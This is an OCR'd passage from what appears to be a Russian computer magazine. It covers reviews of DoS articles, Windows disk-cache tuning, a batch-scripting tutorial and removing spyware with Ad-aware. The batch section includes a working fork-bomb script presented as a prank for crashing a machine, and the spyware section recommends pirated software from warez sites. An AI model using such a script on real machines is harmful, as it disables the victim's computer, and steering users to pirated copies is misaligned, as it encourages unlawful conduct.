Описалово: Под названием “Denial of Service” скрывается небольшая статья с описанием самых тривиальных DoS-атак. Описывается по каждой атаке дается капелька истории ее появления, описывается механизм работы, даются ссылки на исходник и иногда советы по защите для OS Windows :-/. Больше ничего тут нет, но и этого достаточно для первого знакомства с DoS-атакми. Кстати, стиль – не грузилово, а нормальный язык людей, проводящих какую-то часть своей жизни за компом ;).

ТАЛМУД: HTTP://NETSECURITY.R2.RU/DOCS/PRINCIPI_DOS.HTML.

Описалово: “Некоторые принципы DoS атак и защита от них” – так себе заметочка, но прочитать стоит (опять же, если ты не шаришь). Рассказывается о том, какие виды DoS-атак бывают (рассмотрено почему-то только два вида – типа, других автор, наверное, не знает), как они реализовываются. В самом конце стандартные советы по защите: типа, читай багтрак, оперативно ставь апдейты и тд.

ТАЛМУД: HTTP://212.69.111.203:8080/ARTICLES/HACK/HD2.X?MM=4.

Описалово: “Краткое описание DDoS-атак” – действительно краткое описание DDoS-атак :). Начинается все с традиционной заметки о нашумевшем взломе Yahoo!, eBay, Buy.com, Amazon.com, CNN.com и прочих пострадавших. Далее идет описание DoS и DDoS: различия, принцип и все такое. Даются характерные особенности DDoS. А в конце рассказывается о том, как сложно фильтровать специально подобранные DoS-пакеты, отдирающие драгоценные ресурсы. Еще один текст для “самых маленьких”.

Карен Казарьян aka **Kirion** (kirion@spez.fatal.ru)

ДИСКОВАЯ НАЛИЧКА


КЭШ ПОД МИКРОСКОПОМ


Если поискать в сети материалы по оптимизации – можно очень долго разбирать горы хлама, противоречащих друг другу заявлений и сообщений о «волшебном» ключике в реестре, после которого у чела 486–й стал работать быстрее соседского Thunderbird'а.

Не верь им, верь только мне :). Я надеюсь, у тебя уже есть некоторые свои взгляды на оптимизацию, и я не собираюсь их оспаривать, даже наоборот, если с чем не согласен - напиши и поделись своими мыслями. Но если ты боишься запускать regedit, лезть в системные файлы или разбираться в настройках твикеров - послушай бывалого оптимизатора, человека, которого начинает трясти при виде не фрагментированного годами харда, человека, у которого начинают чесаться ручки, когда ему попадаются где-нибудь настройки, выставленные по дефолту, и, наконец, человека, которого друзья уже не подпускают к своим компам :). Даже если после моих советов комп и не станет сразу работать в двадцать раз шустрее, не отчаивайся: все, что я рассказываю, - легко для понимания, и ты быстро сам смекнешь, что и как надо подкорректировать именно для твоей машины. Ты готов? Тогда приступим к первому занятию - работе с кэшем.

Дело все в том, что основным узким местом, тормозящим работу системы, является вовсе не твой любимый разогнанный Celeron и не видюха, а дисковая подсистема.

1. Вот они - настройки для 9x и 2k/XP в исполнении X-setup
2. Окно настройки кэша


1


2

БУФЕРА И УЗКИЕ МЕСТА

И где только не рассказывалось, что надо прописать в system.ini, чтобы оптимизировать кэш так, как считает нужным автор статьи, но мало где разъяснялось, а на фига, собственно, этот кэш нужен (не понял, наезды на босса? - прим. Дронича). Дело все в том, что основным узким местом, тормозящим работу системы, является вовсе не твой любимый разогнанный Celeron и не видюха, а дисковая подсистема. Даже самые быстрые интерфейсы (SCSI, Raid, ATA133) не могут сравниться по пропускной способности с оперативкой. Разница - во много раз. К тому же несколько операций записи-чтения в общем случае не могут происходить одновременно: головка должна переместиться, считать инфу, перейти в другое место. Но представь - мы считали файл, поработали с ним, закрыли. Какое-то время он находился в оперативке, а потом что - исчез? А если он понадобится еще раз - нам его опять считывать? Ты должен уже почувствовать подвох и закричать: «Да не может такого быть!» :). На самом деле файл должен сохраниться в специально отведенной части оперативки - дисковом кэше. Кэш использовали еще в старые ДОСовские времена - загружали в оперативку FAT, пробовали использовать отложенное чтение (почитай как-нибудь на досуге про Smartdrive). Казалось бы, за это время можно научиться хорошо настраивать кэш. Но из-за кривых рук Гейтса (хотя, может, и из-за твоих, если ты неправильно юзаешь твикеры) так происходит не всегда. Более того, слишком большой кэш отнимает место у приложений, и приходится его динамически уменьшать. По идее, грамотная реализация динамического изменения кэша должна быть лучше любой статической настройки, но на деле получается, что винда отводит слишком мало места под кэш в системе, где много памяти, и слишком мало в системе, где памяти нет. Следовательно, оптимальные настройки придется искать самим.

<-CACHESIZE=?->

От чего же зависит размер необходимого кэша? Ну, во-первых, от физи-

ческого размера оперативной памяти, причем здесь зависимость почти линейная. Во-вторых, от скорости дисковых интерфейсов, ведь чем медленнее доступ к диску, тем больше будет выигрыш от использования кэша (хотя для домашних компов данный пункт не столь актуален). А в-третьих - от профиля системы (загрузка памяти, характер дисковых операций). Третий параметр почти всегда является определяющим и - что хуже - трудно измеряемым. Самое простое - вычислять размер кэша по остаточному принципу, как предлагал Дронич несколько номеров назад. Не самый хороший способ, если честно (так, все, надоел - del ..\kirion\zarplata*.$$$ >NUL - прим. Дронича). В таком случае кэша, скорее всего, не будет достаточно. Можно использовать часто предлагаемые настройки: кэш равен четверти от оперативки. Для среднестатистической системы (немного гамаюсь, немного печатаю, слушаю музыку, запущен Delphi, болтаю по аське, причем все одновременно :)) с 128-256 метрами оперативки (типа наиболее распространено) это будет весьма неплохо. Но лучше всего протестить показания двух параметров при типичной нагрузке на систему: использование кэша и количество удачных обращений к кэшу (то есть обращались и нашли, что хотели). Я в свое время пользовался монитором, входящим в поставку Norton Utilites (System Doctor, если не ошибаюсь). Соответствующие показатели там назывались «Cache usage» и «Cache hits». В своей системе я добился того, что оба показателя колебались в пределах 95-99%, а потом с удивлением обнаружил, что настройки получились почти дефолтные :). Отсюда мораль: не хочешь возиться - ставь кэш на четверть от оперативки и не парься. Но на этом количественные вопросы не заканчиваются. На очереди: должен ли минимальный кэш равняться максимальному? Я считаю, что должен! Но не всегда :). Если у тебя 32 мега оперативы или меньше (бедненький ты мой юзер :)), то имеет смысл поставить минимум кэша на 2 мега, иначе могут наблюдаться проблемы со свободной памятью. Еще неплохо определить размер блока. Тоже важный параметр: слишком маленький размер замедлит работу, слишком большой приведет к быстрому переполнению кэша. По дефолту эта настройка равна 512, но это для 64 мегов. Для 32-х смело ставь 256 и так далее. Максимумом же является где-то 2048 для 256 мегов (хотя у многих стоит 1024, тут тоже можно экспериментировать :)). Кстати, все предыдущие настройки являются степенью числа 2. В принципе это не обязательно, но лучше ставь так, а то мало ли... Осталось всего два параметра - NameCache и DirectoryCache. NameCache - винды кэшируют еще и имена файлов. Число кратно 512. Для 64 мегов будет где-то 1024, больше 3072 ставить не нужно, если только ты не держишь файловый сервак у себя на компе. DirectoryCache - кэш директорий, как можно догадаться. Число кратно 16 и приблизительно равно оперативке, то

есть при 32 мегах - 32 и т.д. Делать больше 128-и тоже не имеет особого смысла. Посчитал? Молодца, теперь разберем, как все эти настройки применить.

I'M A CACHEMAN BABY

На самом деле кое-что ты можешь сделать, даже не залезая в конфиги. Идем в Панель управления/Система/Быстродействие/Файловая система и в опции «Типичная роль компьютера» выбираем сервер сети. Мало, конечно, но уже кое-что. Далее лезем в system.ini и ищем раздел [vcache] (если такого нет - смело создавай). Пишем по очереди **minfilecache=**, **maxfilecache=**, **chunksize=**, **namecache=**, **directorycache=**, естественно - все на отдельных строках и без запятых. И не забудь прописать свои величины :). Но все-таки это не очень удобно - писать все ручками, да и слегка стремно - вдруг чего забыл или не так написал. Будем пользовать твикер. Кое-что в этом деле может сделать такой монстр, как X-teq Systems X-setup (*www.x-teq.com*). Если ты с ним когда-нибудь работал, то знаешь, что настроек там очень много и главная задача - найти нужные через поиск. Там все пинцетно, но все-таки для таких дотошных перцев, как мы, - маловато :).

Самым продвинутым в плане работы с кэшем является, безусловно, Cacheman (*www.outertech.com*, там, кстати, есть и другие разработки этой конторы). Текущая версия проги - 5.11. Прога шароварная, но немного странная: стоит у меня уже месяца два с последнего сноса системы и не орет. Хотя если заорет - дай ей соску от асталависты :). Настроек в ней довольно много, кроме дискового кэша есть кэш сидюка, настройка упреждающего чтения, кэш иконок, очистка оперативной памяти. Прога легко помещается на дискетку и спокойно живет в трее.
По каждому пункту есть визарды, для начала можно и воспользоваться, но лучше почитать хелпу и сделать все самому. Есть также набор профилей по умолчанию, хотя тоже не фонтан, зато на любой вкус :). Единственный, если не главный минус cacheman'a - под win2k/XP из настроек кэша остается только убогая менюшка с четырьмя пунктами :(. Маленьким утешением могут служить специфические настройки этих систем, появляющиеся взамен. Разработчики, ау! Выпускайте уже, наконец, версию для XP. Для тех, кто, как и я, ждет этого, могу посоветовать уже упомянутый X-setup или TweakXP, в ней тоже есть блок настройки кэша, но более слабый по возможностям.

АЛЬТЕРНАТИВА

Все вышесказанное является хорошо проверенным на собственном опыте, но вовсе не единственным мнением. Не могу удержаться и дам линк на одну статейку, с которой я категорически не согласен, но, тем не менее, она имеет право на существование: *www.computery.ru/upgrade/numbers/2002/045/mem_45.htm*. Само ее существование доказывает, что сколько людей - столько и мнений, и тебе самому решать, кто будет вешать тебе лапшу на уши. И помни, что оптимизатор - он как хирург, главное - не навредить :). Удачи!

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

CMD - Console Must Die?

C:\WINNT\SYSTEM32\CMD.EXE

Программки, утилитки, оптимизаторы... Слащавенько получается, ребятки! Ведь винтукей замечателен не только повышенной стабильностью и нормальной многозадачностью, но и практически полноценной консолью.

Ею-то мы с тобой и займемся, вспомнив дедушку ДОСа. Ну и юниксоидам нос слегка утрем - типа, мы тоже не лаптем щи хлебаем, не все нам мышой клацать :).

Юзать консоль для запуска прог - чистейшей воды моветон. Мы займемся составлением полезных командных файлов, по традиции зовущихся батниками (хотя на смену «.bat» давно пришел «.cmd»). Для начала надо освоить самые простые операторы, чем мы сегодня и займемся. Поскольку в языке написания cmd'шек многое осталось неизменным со времен ДОСа, подробно будем рассматривать только нововведения, а по остальному пробежимся для освежевания мозгов :).

Язык командных файлов состоит из двух больших частей: выполняемые команды и системные метки. Каждой из выполняемых команд соответствует одноименный экзешник ("ping" - c:\WINNT\system32\ping.exe, "find" - C:\WINNT\system32\find.exe), метки же просто распознаются системой в контексте батника (циклы, условные операторы). Можно сказать, что команд вообще не существует :), просто средствами языка вызываются нужные программы. Так оно и есть, но поскольку круг чисто служебных прог ограничен (не будешь же ты запускать тот же sleep не из батника), обзовем их командами.

ВЫВОД

Самые простые операторы - операторы вывода. В батниках для этого используется команда «echo». Для вывода на экран строки «Klya is a greatest DUM» в CMD-файле надо прописать:

```
echo Klya is a greatest DUM
```

Только вот незадача - батники дублируют выполняемые команды, чтобы ты видел, чего, собственно, у них внутри творится. В нашем случае вместо одной строки на экране появится:

```
echo Klya is a greatest DUM
Klya is a greatest DUM
```

Бороться с дублированием можно поразному: для отключения вывода одной команды перед ней ставится «@», для отключения всех последующих надо дать команду «echo off». Так как обычно дублирующий вывод никому не нужен, в начале файла прописывают:

```
@echo off
```

Эта строка отключает дальнейший вывод и в придачу скрывает сама себя.

УСЛОВИЯ

Условный оператор, как и следовало ожидать, обзывается IF'ом и имеет такой формат:

```
if [строка] [условие сравнения]
 [строка] [команда]
```

В качестве условий сравнения строк применимы такие сокращения: EQU - равно, NEQ - не равно, LSS - меньше, GTR - больше, LEQ - меньше или равно, GEQ - больше или равно. Если сразу после IF поставить ключ /i, сравнялке будет наплевать на регистр строк (то есть A=a, B=b и т.д.).

Существуют еще два подвида условных операторов: «**if errorlevel [индекс ошибки]**» и «**if exists [имя файла]**». Первый нужен для обработки критических ситуаций (выяснить, что за ошибка произошла). Во времена ДОСа это условие реально пользовали только для проверки файла на существование. Вуаля - к 2000 году Билли услышал наши молитвы и ввел новый подвид IF'а - «if exists», который только и делает, что проверяет существование файла. Лучше поздно, чем никогда :).

Вызов файлов

Для вызова других командных файлов в батниках можно использовать аж три команды. Во-первых, можно просто написать имя другого батника в строке. При таком вызове выполнение текущего завершится, а вызванный пойдет на исполнение. Во-вторых, можно вызвать батник командой «**call [имя батника]**». Тогда выполнение текущего CMD-файла приостановится до завершения работы вызванного, а потом снова возобновится. И, наконец, в-третьих, другой батник или просто команду можно запустить на выполнение параллельно с текущим командой «**start [заголовок окна] [имя батника\команды]**». Тогда новый скрипт откроется в новом окне (кстати, если добавить к команде параметр /wait, то текущий батник будет ждать завершения вызванного).

Метки

Куда ж без них! Сколько нам твердили, что программирование с GOTO - отстой... Здесь г. Гейтс не оставляет нам шансов на альтернативу, придется юзать. Метки оформляются так:

```
:metka
goto metka
```

Любую метку можно вызвать командой call, делается это так:

```
call :metka
```

Тогда весь текст батника от метки и до конца будет считаться новым батником :). Заморочено, но удобно.

Настоящие программисты не любят метки, потому что из-за них может возникнуть недетское зацикливание. Но именно поэтому метки нравятся нам - западлостроителям. Самое простейшее зло на командном языке выглядит примерно так:

```
——klya.cmd——
@echo off
:dr
start klya.cmd
goto dr
——klya.cmd——
```

Этот зло-скриптик будет заниматься вызовом самого себя бесконечное число раз. Причем каждый вызванный им экземпляр будет заниматься тем же. Скорость ухода тачки в даун зависит только от ее мощности. До скорого ребута!

Параметры

Помнят ли потомки ДОСа славное начинание по передаче аргументов прямо из командной строки? Помнят, да еще как. Начиная с НТшки, аргументы можно делить на части и преобразовывать, не отходя от кассы. Обращения к параметрам проходят вот так:

%1 - просто первый аргумент
%* - все аргументы
%~1 - первый аргумент с удалением кавычек («колбаса» > колбаса)

Остальные параметры действуют, если только батнику передается имя файла (вызов типа klya.cmd dr.txt).

%~f1 - абсолютный путь к файлу
%~d1 - имя диска
%~p1 - имя каталога
%~n1 - имя файла (klya.txt > klya)
%~x1 - расширение файла (klya.txt > txt)
%~a1 - атрибуты файла
%~t1 - дата и время создания файла
%~s1 - размер файла

Все параметры комбинируются без проблем: %~dpnxs1 выдаст поделенный на части путь к файлу и его размер, и т.п.

Полезный пример

Так как теория лучше всего познается на практике, попробуем написать небольшой файлик, который будет... Ну, скажем, будем помещать копии файла во все подкаталоги текущего каталога. Типа ты админ и раздаешь всем пользователям новые правила работы :). Подобный файл разбирается на microsoft.com, но его можно несколько улучшить. В нем будут присутствовать

циклы, в следующий раз мы разберем их подробнее, а пока постарайся разобраться в том, что есть. Наш батник будет вызываться так: admin rules.txt subdir. Если не указано имя директории, будем работать в текущей.

```
@echo off
rem Это комментарии :)
if (%1)==() goto :bad
if (%2)==() goto :curdir
```

rem Проверяем, заданы ли параметры в командной строке. Если нет файла, сваливаем на :bad.

```
for /F «skip=7 tokens=4» %%a in (‘dir
%2 /ad’) do call :copyall %%a %1 %2
```

rem Этот дикий цикл означает: из вывода команды «dir %2 /ad» выдирать слова после четвертого знака табуляции (это будут имена), класть их в переменную %%a и передавать подпроцедуре «copyall». При этом первые семь строк вывода надо пропустить (там идет служебная инфа).

```
goto :eof
:curdir
for /F «skip=7 tokens=4» %%a in (‘dir
/ad’) do call :copyall %%a %1 .
```

rem Тот же цикл, но мы не заморачиваемся с именем директории, считая ее текущей.

```
goto :eof
```

rem Ниже идет подпроцедура. В ней мы проверяем переданные имена директорий (не пустые ли), а также отсеиваем строки «столько-то bytes free». Затем выполняется процедура копирования файла (второй параметр для этой подпроцедуры) в поддиректорию заданной директории (первый и третий параметры).


```
:copyall
if (%1)==() goto :eof
if (%1)==(bytes) :eof
copy %2 %3\%1
goto :eof

:bad
echo А чего копируем-то?
goto :eof
```

Простенько и почти бесполезно :). В следующий раз мы займемся чем-нибудь посложнее. Жду пожеланий и комментов на мыле!

Алексей Б. Беляев (alexey@spez.fatal.ru)

БОРЬБА СО ШПИОНАМИ



SPYWARE

Почему все без разбора суют нос в нашу личную жизнь? Ладно еще братья–хакеры, их настойчивым попыткам заграбастать пароли и инфу по кредитке мы противопоставляем хорошие файрволы, криптозащиту и быстрые контратаки :).

Но уж корпорации, собирающие инфу о наших пристрастиях с нашего же компа, - это форменное безобразие! Будем бороться.

ПРИЧИНА ПРОИСХОЖДЕНИЯ ШПИОНОВ

Небольшому использованию ТВОЕГО трафика без ТВОЕГО непосредственного участия должно предшествовать полное и правдивое описание цели этого использования (в виде аккуратного виндового окошка). А решать, давать или нет этот трафик, - твое дело. Поэтому любая прога, передающая через Интернет данные без твоего согласия, виновна в информационной краже, и один из видов таких программ по праву назвали «шпионами» (spyware).

Пока спонсорство является основным способом для продвижения бесплатных продуктов, некоторые из этих программ делают больше, чем показывают обычные статические баннеры, они используют твой трафик для загрузки новых баннеров некоторых контор и для передачи различной информации о тебе. Эта информация продается впоследствии этим самым «некоторым конторам». Большое желание получить нужную информацию о личных пристрастиях человека заставляет делать все негласно. В наши дни многим интересно, кто ты есть на самом деле. И вот в чем дело. Рекламе в Интернете уделяется много внимания, и на нее тратятся большие деньги. Сейчас ее эффективность можно повысить только путем изучения интересов пользователей сети. Различные опросы не приносят большой пользы, да и время пользователей отнимают (ты часто заполняешь эти гребанные попап-анкеты?). А для целенаправленного таргетинга рекламы нужно знать интересы каждого (!) индивидуума. Поэтому рекламщикам необходимо получить как можно больше информации именно о тебе. Можешь, конечно, и сам все им рассказать, но сомневаюсь, что таких, как ты, много :). Это и стало причиной появления различных шпионских программ (различных Gator'ов, WebHancer'ов и т.п.).

Стоит задуматься о наличии spyware на своей машине, если:

1) ты поставил себе довольно популярный "ускоритель Интернета", а скорость передачи данных после этого почему-то стала медленнее;

2) непонятные приложения вечно коннектятся к удаленному серверу, а проверка на вирусы показывает, что никаких Троянов у тебя и нету;

3) почтовый ящик заваливают кучами спама, а в спам-письмах к тебе даже по имени обращаются.

МЕТОДЫ РАСПРОСТРАНЕНИЯ ШПИОНОВ

Навряд ли тебе захочется добровольно ставить шпионов на свою машину и держать их. Поэтому устанавливаются они без твоего ведома, да и работа их всячески скрывается, дабы ты не заметил их присутствия и, не дай бог, не удалил.

Из-за скрытной работы данных программ их еще называют «рекламными троянами». Эти системы зачастую устанавливаются с популярными программами (качалками, peer2peer клиентами и прочими прогами, активно хавающими трафик), а работают уже впоследствии сами по себе. Некоторые из них подключают себя к броузеру, некоторые становятся просто невидимыми.

Если ты ставил себе программы типа GetRight'а, GoZill'ы или FlashGet'а, то тебя можно поздравить - на твоем компе наверняка есть шпионы. Указанные выше проги спонсируются за счет рекламы, поэтому они и ставят к тебе на машину следящие аплеты, которые управляют размещением рекламы и передают данные о твоих пристрастиях кому надо. Даже если удалить софт, то шпионы останутся в надежно спрятанных местах и будут продолжать передавать инфу о тебе. Вот и получается, что бесплатные проги не такие уж и бесплатные, за них приходится платить оглашением сведений о тебе, а также снижением скорости Инета и использованием ресурсов компьютера. А так как шпионы - это не трояны, то здесь и Касперский с доктором Вебом бессильны в борьбе с ними. Поэтому трудной задачей оказывается не только удаление шпионов, но и их обнаружение. Но не все так плохо, как кажется на первый взгляд. Даже шпионов можно проследить, и вот как это делается.


ОБНАРУЖЕНИЕ ШПИОНОВ

Стоит задуматься о наличии шпионов, если:


1) ты поставил себе довольно популярный «ускоритель Интернета», а скорость передачи данных после этого почему-то стала медленнее;

2) непонятные приложения вечно коннектятся к удаленному серверу, а проверка антивирусом показывает, что никаких троянов у тебя и нету;
3) почтовый ящик заваливают кучами спама, а в спам-письмах к тебе даже по имени обращаются.
Если все так и есть, то ты наверняка поймал рекламного паразита, который теперь вовсю работает. Но эти наблюдения не дают 100% гарантии обнаружения.
Почти все без исключения шпионы намеренно прячутся вглубь компьютера и работают в режимах, позволяющих избежать возможного обнаружения. К примеру, шпионская система Aureate снижает скорость передачи данных при отсутствии активности пользователя, чтобы тот не заметил мигание лампочек на модеме и не задумался, что же передается в тот момент, пока он ничего не делает. С тех пор, как создатели прог-шпионов стали стремиться к минимальной вероятности их обнаружения, появился спрос на специальные средства для охоты на них. К таким средствам относятся два типа программ:
- файрвол (Zone Alarm, Outpost);
- специальные утилиты (снифферы) для контроля интернетовских соединений.
Пользуясь файрволом, нужно включить либо запрос на разрешение соединения незнакомым программам (в таком случае ты сможешь обнаружить новых шпионов по сообщению файрвола), либо разрешить соединения только нужным приложениям, а все остальные - блокировать (имхо, не решает проблему - а что, если через некоторое время шпионский модуль начнут включать прямо в код фриварной проги? Нужен файрвол, который умеет фильтровать по таким параметрам, как хост/порт назначения, протокол и т.д. - прим. ред.). В том и в другом случае никакие гады не сделают своих грязных дел.
Если ты не боишься оказаться в таких дебрях, где что к чему известно только твоему процессору, или если ты реально хочешь знать, что происходит с системой, когда ты юзаешь Инет, то тогда понадобится утила для снифания пакетов. Такая прога сможет мониторить все запущенные процессы и выдавать отчеты об их соединениях.

1, Внешний вид программы Ad-aware
2, Меню настроек Ad-aware



1


2

AD-AWARE - СРЕДСТВО ИЗБАВЛЕНИЕ ОТ ШПИОНОВ

Что делать, если на компе уже установлены шпионы? Они ведь расходуют не только сетевой трафик, но и ресурсы твоего компа. Для проверки наличия шпионов или для того, чтобы убедиться в обратном, компанией LavaSoft (*http://www.lavasoftusa.com*) была выпущена программа Ad-aware. Ad-aware - бесплатная утилита для массового уничтожения «шпионов», работает под всеми ОС Windows (Win9x, WinMe, Win2k, WinXP). Так что лезь на сайт и качай. Зачем? Сканируя все диски и реестр, она находит шпионов, проверяя их по заготовленной базе данных (которая по-

стоянно пополняется) и удаляет их.

Посмотрим, как воспользоваться Ad-aware так, чтобы комп стал почище, а система продолжала функционировать без глюков.

Разработчики этой софтины полностью обезопасили процесс удаления шпионов. В версиях Ad-aware старше 5.82 можно (нужно!) делать резервную копию перед удалением и при желании возвращать все на место. Ведь после исчезновения шпионов, которые встроены в нужные тебе программы, последние запросто могут перестать работать.

После запуска Ad-aware надо выбрать в меню слева области сканирования. Так как в памяти компа уже могут быть запущены шпионы, то рекомендую выбрать и сканирование памяти, которое не займет много времени даже на слабых машинах. Затем нажми на кнопку Scan, «откинься на спинку кресла» и наблюдай за работой программы :). После сканирования прогой будет представлен отчет с указанием количества шпионов и мест их дислокации или радостной вестью об отсутствии таковых. Отчет представляет собой таблицу из трех полей. В первом поле указывается тип шпиона (M - модуль, K - ключ реестра, V - значение ключа реестра, F - папка). Следующее поле содержит название системы, к которой относится приложение. Третье поле оставлено под детали о каждой находке (расположение приложения, значение ключа реестра и т.п.).

На этом этапе можно просмотреть и сохранить логи в текстовом файле для изучения работы шпионов. Здесь тебе решать, каких шпионов убить, а каких оставить. Но лучше с криком «Мочи их всех!» нажать на Continue и очистить свой комп.

В случае, если после удаления шпионов что-то перестало работать или появились ошибки в работе, которые ранее не наблюдались, то в любой момент можно восстановить исходное состояние. Для этого нужно будет залезть в тот же пункт Backups и выбрать нужную резервную копию, которая автоматически создается при удалении найденных шпионов.

НАСТРОЙКА «ПОД СЕБЯ»

Ad-aware изначально нормально настроена на удаление шпионов, но для более продвинутых пользователей (к коим ты, безусловно, относишься) существует возможность изменения стандартных настроек. Для попадания в меню настроек нужно просто нажать кнопку Customize Ad-aware.

Рассмотрим назначение всех менюшек по очереди.

General Options

Здесь меняются основные настройки Ad-aware. Перед тобой шесть пунктов:

1) Mark all references by default: если установлено, то все найденные при сканировании шпионы будут выделяться для удаления. Хотя при этом можно и отменить выделение вручную.

2) Scan on Windows startup: для ленивых - Ad-aware будет автоматически запускаться сразу после загрузки виндов (аналогично прописыванию в автозагрузке, но при этом будет происходить сканирование указанных объектов).

3) Safe mode (always ask confirmation): выдели этот пункт, если хочется постоянно получать вопрос от Ad-aware на выполнение любого ее действия. Сдается мне, что сделано это для тех, кто впервые юзает данный софт и до сих пор не прочитал RTFM к нему (а смогут ли они сами найти способ добраться до этой галочки - не наше дело :)).

4) Automatically remove all references found: не стоит использовать, если тебе не хочется отправить всех шпионов, которых ad-aware посчитает таковыми, куда подальше без вопросов. Если галочка у этого пункта стоит, то все обнаруженные шпионы будут автоматически удаляться, а все действия программы будут записываться в log-файл.

5) Auto save log file: опция для желающих всегда иметь сохраненный log-файл после работы Ad-aware. Даже если не найдется шпионов, новый log-файл все равно будет создан.

6) Language: захотелось сменить язык работы Ad-aware? При запуске происходит проверка на наличие папки с языками (...Ad-aware\Lang), которая должна содержать языковые модули. При желании заменить язык появится выбор, какой ставить. Русского модуля пока нет, так что любителям великого и могучего придется заняться переводом самим.

Additional Options

Для особо требовательных граждан создана версия Ad-aware plus, где добавлено несколько дополнительных настроек. Апгрейд до «плюса» проходит элементарно, достаточно одного нажатия на кнопку «Upgrade to Ad-aware plus», и 15 баков... Но, имхо, это не наш метод. Тем более, что Ad-aware 5.83 plus в изобилии валяется на варезных сайтах :). Если напряжешься и добудешь расширенную версию, то получишь еще шесть полезных опций:

1) Add «Scan with Ad-aware» to explorer context menu: добавляет «Scan with Ad-aware» в меню правой кнопки для папок.

2) Automatically remove files in use after rebooting: с появлением этой галки запущенные в данный момент шпионы будут удаляться после ребута системы без повторного запуска Ad-aware и сканирования. Уже ради этого стоит устроить апгрейд.

3) Hide splashcreen at startup: тут все понятно - отключение логотипа при запуске Ad-aware.

4) Play alarm sound if spyware was found: при обнаружении шпиона комп истошно завопит, WAV для вопля можно выбрать.

5) Include additional process information: показывает детали о запущенных шпионах, например, когда он появился или его приоритет.
6) Include additional file information: показывает дополнительные описания файлов шпионов.


ДАЛЬНЕЙШАЯ ПРОФИЛАКТИКА

Если Ad-aware у тебя уже установлен, а тебе захотелось поюзать свежескачанный софт, то рекомендуется запустить Ad-aware параллельно с инсталлятором. В таком случае, если будет попытка в нагрузку установить бесплатные шпионские приложения :), ты сможешь в реальном времени получить инфу о шпионе, который хотел установиться, и заинсталлить только нужную программу.
Не забывай про апдейты! Число шпионов растет с каждым днем. Lavasoft тоже не дремлет и пополняет шпионскую базу. Периодически залезай на http://www.lavasoftusa.com/downloads.html и качай пополнения базы.

АЛЬТЕРНАТИВНЫЕ МЕТОДЫ БОРЬБЫ

Кроме описанной выше Ad-aware, существует несколько программ для блокирования деятельности шпионов. Ознакомься с топ-листом программ, реально помогающих при решении нашей задачи:
1) Spychecker: благодаря ей ты сможешь обнаруживать шпионов до скачивания. Способна обнаруживать: Aureate/Radiate, Web3000, Conducent/TimeSink, Cydoor и многие другие. Скачать Spychecker можно с сайта http://www.spychecker.com.
2) ZoneAlarm: очень хороший халявный файрвол, но его назначением является не борьба со шпионами, а контроль за соединениями и блокирование нежелательных коннектов. Но если шпион встроен в какую-то прогу (а не запускается отдельно), придется маяться с правами доступа для этой проги (вычислить айпишник сервера рекламщиков и запретить его). Разок грамотно настрой ZA и юзай Инет в свое удовольствие, не опасаясь ни за шпионов, ни за троянов, ни за ньюкеров. Программу и ее описание смотри на сайте http://www.zonelabs.com.
3) Silencer не убивает шпионов, а не дает им коннектиться к серверу сбора информации. Для этого Silencer перенаправляет все адреса серваков на 127.0.0.1 (ну или Localhost, если так привычнее). Не используй эту прогу на компах, объединенных в локальную сеть.
